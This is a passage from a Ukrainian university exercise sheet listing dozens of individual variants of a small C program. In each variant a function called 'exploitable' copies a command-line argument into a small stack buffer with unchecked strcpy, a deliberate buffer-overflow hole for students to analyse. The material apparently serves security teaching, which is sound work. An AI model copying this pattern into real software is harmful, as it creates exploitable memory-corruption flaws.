(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 1.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.5.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 1.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 1.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 1.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 1.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 1.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=1.61803399;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 2.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.5.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 2.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 2.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
